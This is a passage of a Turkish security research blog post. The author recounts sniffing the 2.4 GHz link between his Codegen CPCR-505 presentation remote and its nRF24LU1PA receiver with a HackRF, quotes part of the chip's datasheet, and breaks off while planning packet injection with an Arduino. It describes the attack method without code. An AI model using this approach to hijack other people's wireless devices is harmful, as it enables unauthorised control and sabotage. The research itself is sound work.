
Et tu, CPCR-505 ?

By Mert SARICA on March 1st, 2018


Yeni yeni sunum davetleri almaya başladığım 2012 yılının başında, ilk iş olarak kendime kablosuz bir sunum kumandası almaya karar vermiştim. Fiyat & performans açısından beni üzmeyecek bir tane ararken, Codegen CPCR-505 sunum kumandası ile karşılaşıp hemen satın almıştım. Emektar sunum kumandam ile geçmiş yıllarda çok sayıda keyifli sunumlara imza atmış olsam da, kendisinin Brütüs gibi beni arkadan hançerleyebileceğini öğrenmem meğer yıllar sonra ortaya çıkacak ve bu yazıya konu olacakmış!

Kablosuz sunum kumandası ile sunum yaparken veya sunum yapan birini izlerken aklımı zaman zaman şu soru kurcalardı; “Sunumu izleyenlerden birisi, sunum kumandasını uzaktan hackleyerek sunumu sabote edebilir mi ?” “Mert sen biraz fazla Mr Robot dizisi izlemişsin galiba” diyenleriniz olduğunu duyar gibi olsam da, geçtiğimiz günlerde bunu öğrenmek için emekter sunum kumandamı yakından incelemeye karar verdim.

Sunum kumandasının üreticisi olan Codegen firmasının web sitesini incelediğimde, bu kumandanın 2.4 GHz frekans bandında çalıştığı net olarak ifade edilmişti. Kablosuz klavye ve farelerin de bu frekansta çalıştığını Casus Fare başlıklı blog yazım için yapmış olduğum araştırmalardan az çok bildiğimden dolayı, detaylı bilgi toplama adına USB alıcının içini açmakla işe koyuldum.


NRF O
LU1PA

Alıcının içini açtığımda karşıma nRF24LU1PA 2.4 GHz alıcı-verici çip çıktı. Çipin üreticisi olan Nordic Semiconductor'un web sitesinde bu çipe ait olan belgeye baktığımda, 125 RF kanal desteği, AES şifreleme desteği ve frekans atlamasına sahip olması ilk dikkatimi çeken noktalar oldu.



nRF24LU1P_0_Product_Spec_v1.0.pdf 173 / 178

nRF24LU1+ OTP Product Specification

NORDIC SEMICONDUCTOR

26 Ordering information

26.1 Package marking

N	R	F		B	X
L	U	1	P	A	
Y	Y	W	W	L	L

26.1.1 Abbreviations

Abbreviation	Definition
LU1PA	Product number
B	Build Code, a unique code for production sites and versioning, test platform.
X	"X" grade, that is, Engineering Samples (optional).
YY	Two digit Year number
WW	Two digit week number
LL	Two letter wafer lot number code

Table 147. Abbreviations

26.2 Product options

26.2.1 RF silicon

nRF24LU1+ Product Specification


NORDIC SEMICONDUCTOR

1.3 Features


Features of the nRF24LU1+ include:


- Fast 8-bit MCU:
  - Intel MCS 51 compliant instruction set
  - Reduced instruction cycle time, up to 12x compared to legacy 8051
  - 32 bit multiplication – division unit
- Memory:
  - 16 or 32 kbytes of on-chip flash memory with security features
  - 2 kbytes of on-chip RAM memory
  - Pre-programmed USB bootloader in the on-chip flash memory.
- 6 programmable digital input/output pins configurable as:
  - GPIO
  - SPI master
  - SPI slave
  - External interrupts
  - Timer inputs
  - Full duplex serial port
  - Debug interface
- High performance 2.4 GHz RF-transceiver
  - True single chip GFSK transceiver
  - Enhanced ShockBurst™ link layer support in HW:
    - Packet assembly/disassembly
    - Address and CRC computation
    - Auto ACK and retransmit
  - On the air data rate 250 kbps, 1 Mbps or 2 Mbps
  - Digital interface (SPI) speed 0-8 Mbps
  - 125 RF channel option, with 79 (2.402 GHz-2.480 GHz) channels within 2.400 - 2.4835 GHz
  - Short switching time enable frequency hopping
  - Fully RF compatible with nRF24LXX
  - RF compatible with nRF2401A, nRF2402, nRF24E1, nRF24E2 in 250 kbps and 1 Mbps mode
- AES encryption/decryption HW-block with 128 bits key length
  - ECB – Electronic Code Book mode
  - CBC – Cipher Block Chaining
  - CFB – Cipher FeedBack mode
  - OFB – Output FeedBack mode
  - CTR – Counter mode
- Full speed USB 2.0 compliant device controller supporting:
  - Data transfer rates up to 12 Mbit/s
  - Control, Interrupt, Bulk and ISO data transfer
  - Endpoint 0 for control
  - 5 input and 5 output Bulk/Interrupt endpoints
  - 1 input and 1 output iso-synchronous endpoints
  - Total 512 bytes of USB buffer endpoint memory sharable between endpoints

2015 yılında Black Hat Güvenlik Konferansı'na gitmişken satın aldığım ve RF Dünyası ve Güvenlik Dünyası blog yazımda da kullanmış olduğum HackRF One cihazı sayesinde sunum kumandası ile bilgisayarıma taktığım USB alıcısının arasındaki haberleşmeyi HDSDR programı yardımı ile izlemeye başladım.



Sunum kumandası frekans atlalaması yaptığı için veri paketlerini nasıl yakalayıp, çözeceğim üzerine hindi gibi düşünürken Bitcraze'in Wiki sayfasında tam da aradığım konuyu işleyen bir yazı ile karşılaştım. Yazıda belirtilenleri harfi harfine uygulayarak sunum kumandası ile alıcı arasındaki fare hareketlerinden, sunum kumandasındaki çeşitli butonlara (ses yükseltme, azaltma vs.) basılınca oluşan çeşitli veri paketlerini (adres, boyut, veri) kolayca elde edebildim.






Sıra veri paketlerini sunum kumandasının alıcısına göndermek için hangi aygıtla, cihazla bu işi gerçekleştireceğime karar vermeye gelmişti. Hali hazırda elimde bulunan Arduino Uno R3 ve NRF24L01+ 2.4GHz alıcı verici modül ile bu işi gerçekleştirebilirdim. Bill Gates bir

